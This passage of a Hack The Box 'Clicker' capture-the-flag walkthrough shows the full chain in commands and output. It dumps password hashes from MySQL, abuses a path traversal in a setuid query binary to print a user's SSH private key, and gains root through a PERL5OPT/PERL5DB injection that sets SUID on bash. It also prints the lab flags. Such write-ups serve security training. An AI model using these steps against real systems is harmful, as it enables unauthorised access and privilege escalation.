Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 72
Server version: 8.0.34-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Reading history-file /var/www/.mysql_history
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
[Clicker] 0:openvpn  1:msf* 2:ssh-
```

Although not needed to exploit the machine these queries can enumerate the SQL database users.

```
show databases;
show tables;
select * from players;
```

SCREENSHOT EVIDENCE

```
| Database           |
+--------------------+
| clicker            |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> show tables;
show tables;
--------------
show tables
--------------

+-------------------+
| Tables_in_clicker |
+-------------------+
| players           |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from players
select * from players
    -> ;
;
--------------
select * from players
--------------

+---------------+---------------+------------------------------------------------------------------+-------+
| username      | nickname      | password                                                         | role  |
+---------------+---------------+------------------------------------------------------------------+-------+
| admin         | admin         | ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82 | Admin |
| ButtonLover99 | ButtonLover99 | 55d1d58e17361fe78a61a96847b0e0226a0bc1a4e38a7b167c10b5cf513ca81f | User  |
| Paol          | Paol          | bff439c136463a07dac48e50b31a322a4538d1fac26bfb5fd3c48f57a17dabd3 | User  |
| Th3Br0        | Th3Br0        | 3185684ff9fd84f65a6c3037c3214ff4ebdd0e205b6acea97136d23407940c01 | User  |
+---------------+---------------+------------------------------------------------------------------+-------+
4 rows in set (0.01 sec)

mysql> |
```

I copied the binary to my attack machine for further analysis


```
# OpenSSH Way
scp -i jack_rsa.key jack@10.129.181.68:/opt/manage/execute_query .

# Meterpreter Way
download /opt/manage/execute_query /root/HTB/Boxes/Clicker
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker]
└─# scp -i jack_rsa.key jack@10.129.181.68:/opt/manage/execute_query .
execute_query
```

I anaylzed the binary using Ghidra and discovered that in the “main” function



The decomplied command shows if I were to define an option not between 1-4 will cause the switch case statement to fall to the default case method

It also shoes that strncpy which is an important C function to be familiar with. The function is used to read the contents of the file
REFERENCE: https://www.tutorialspoint.com/c_standard_library/c_function_strncpy.htm

SCREENSHOT EVIDENCE

Decompile: main - (execute_query)

```
25  undefined local_28;
26  long local_20;
27
28  local_20 = *(long *)(in_FS_OFFSET + 0x28);
29  if (param_1 < 2) {
30    puts("ERROR: not enough arguments");
31    uVar2 = 1;
32  }
33  else {
34    iVar1 = atoi(*(char **)(param_2 + 8));
35    pcVar3 = (char *)calloc(0x14,1);
36    switch(iVar1) {
37    case 0:
38      puts("ERROR: Invalid arguments");
39      uVar2 = 2;
40      goto LAB_001015e1;
41    case 1:
42      strncpy(pcVar3,"create.sql",0x14);
43      break;
44    case 2:
45      strncpy(pcVar3,"populate.sql",0x14);
46      break;
47    case 3:
48      strncpy(pcVar3,"reset_password.sql",0x14);
49      break;
50    case 4:
51      strncpy(pcVar3,"clean.sql",0x14);
52      break;
53    default:
54      strncpy(pcVar3,*(char **)(param_2 + 0x10),0x14);
55    }
56    local_98 = 0x616a2f656d6f682f;
```

I used option 5 in execute_query. This returned the contents of the file but did not execute anything.
I was able to read files as the user jack using the below format

```
# Read jacks Private SSH key file
cd /opt/manager
./execute_query 5 ../.ssh/id_rsa
```

SCREENSHOT EVIDENCE

```
www-data@clicker:/opt/manage$ ./execute_query 5 ../.ssh/id_rsa
./execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
————————————
————BEGIN OPENSSH PRIVATE KEY——
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwlMGPt50KmMUAvWgAV2zlP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594GkOz33P/Zzte2jV
Tgmy3+htPE5My31i2lXh6XWfepiBOjG+mQDg2OySAphbO1SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPfOqMqTOVECo7hAoY+uYWKfiHxOX4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
30OgtpL6QhO2eLiZVrIXOHiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFiO2Fee3thXntAAAAB3NzaC1yc2
EAAAGBALOHkGlh3uOYhkongx262gGIEHTMJTBj7edCpjFAL1oAFds5T/P9WCf7Us4KEfRZ
```

I saved the contents of the SSH key to a file and used it to SSH in as Jack

```
# Change SSH key permissions so they are valid
chmod 600 jack_rsa.key
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker/clicker.htb]
└─# vim jack_rsa.key

┌──(root㉿kali)-[~/HTB/Boxes/Clicker/clicker.htb]
└─# chmod 600 jack_rsa.key
```

Contents of Private Key


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
lL4gSjpD/FjWk9AAAADGphY2tAY2xpY2tlcgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

I then SSH'd into the target machine

```
# OpenSSH Way
ssh -i jack_rsa.key jack@clicker.htb

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login_pubkey
set USERNAME jack
set PRIVATE_KEY /root/HTB/Clicker/jack_rsa.key
set RHOSTS 10.129.181.68
set STOP_ON_SUCCESS true
run
```

We are now able to grab the user flag

```
# Read the root flag
cat ~/user.txt
# RESULTS
633d21101f3c3d179d8e089f24161770
```

SCREENSHOT EVIDENCE

```
jack@clicker:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
jack@clicker:~$ hostname
clicker
jack@clicker:~$ hostname -I
10.129.181.68 dead:beef::250:56ff:feb0:89b4
jack@clicker:~$ cat ~/user.txt
633d21101f3c3d179d8e089f24161770
jack@clicker:~$
[Clicker] 0:openvpn  1:msf- 2:ssh*
```

USER FLAG: 633d21101f3c3d179d8e089f24161770

PrivEsc

I checked jacks sudo permissions and found I can execute /opt/monitor.sh without a password as the root user

```
# Check sudo permissions
sudo -l
```

SCREENSHOT EVIDENCE

```
jack@clicker:/opt/manage$ sudo -l
Matching Defaults entries for jack on clicker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User jack may run the following commands on clicker:
    (ALL : ALL) ALL
    (root) SETENV: NOPASSWD: /opt/monitor.sh
jack@clicker:/opt/manage$
```

Reading the contents of /opt/monitor.sh shows that I wont be able to create my own version of a binary to execute because absolute paths are used.
I did notice that a curl request is made with a secret_diagnostic_token which executes a custom perl script /usr/bin/xml_pp

I searched exploit DB for a perl privilege escalation vulnerability and found one

```
# Search and examine exploits
search perl escalation
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Clicker]
└─# searchsploit perl escalation
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Exim - 'perl_startup' Local Privilege Escalation (Metasploit)
Setuid perl - 'PerlIO_Debug()' Root Owned File Creation Privilege Escalation
---------------------------------------------------------------------------
Shellcodes: No Results
```

It appears that exploit of the startup is done by modifying the Perl environment before execution

```
# Examine the exploit code
searchsploit -x linux/local/39702.rb
```

SCREENSHOT EVIDENCE

```
  def exploit(c = payload.encoded)
    # PERL5DB technique from http://perldoc.perl.org/perlrun.html
    cmd_exec(%Q{PERL5OPT=-d PERL5DB='exec "#{c}"' exim -ps 2>&-})
  end
```

I am able to use the perl startup vulnerability to configure the PERL environment and the SUID bit on /bin/bash
So when I excuecte /opt/monitor.sh as root I can keep the bash program open with root privileges
REFERENCE: https://www.exploit-db.com/exploits/39702s

```
# Modify perl env variables and modify bash execution
sudo PERL5OPT=-d PERL5DB='exec "chmod u+s /bin/bash"' /opt/monitor.sh
bash -p
```

SCREENSHOT EVIDENCE

```
jack@clicker:/opt/manage$ sudo PERL5OPT=-d PERL5DB='exec "chmod u+s /bin/bash"' /opt/monitor.sh
Statement unlikely to be reached at /usr/bin/xml_pp line 9.
        (Maybe you meant system() when you said exec()?)
jack@clicker:/opt/manage$ bash -p
bash-5.1# id
uid=1000(jack) gid=1000(jack) euid=0(root) groups=1000(jack),4(adm),24(cdrom),27(sudo),30(dip),4
bash-5.1# hostname
clicker
bash-5.1# hostname -I
10.129.181.68 dead:beef::250:56ff:feb0:89b4
bash-5.1# cat /root/root.txt
8ee1901def8fdd3723dc7ddf7ec724d1
```

We are now able to grab the root flag

```
# Read the root flag
cat /root/root.txt

# RESULTS
8ee1901def8fdd3723dc7ddf7ec724d1
```

ROOT FLAG: 8ee1901def8fdd3723dc7ddf7ec724d1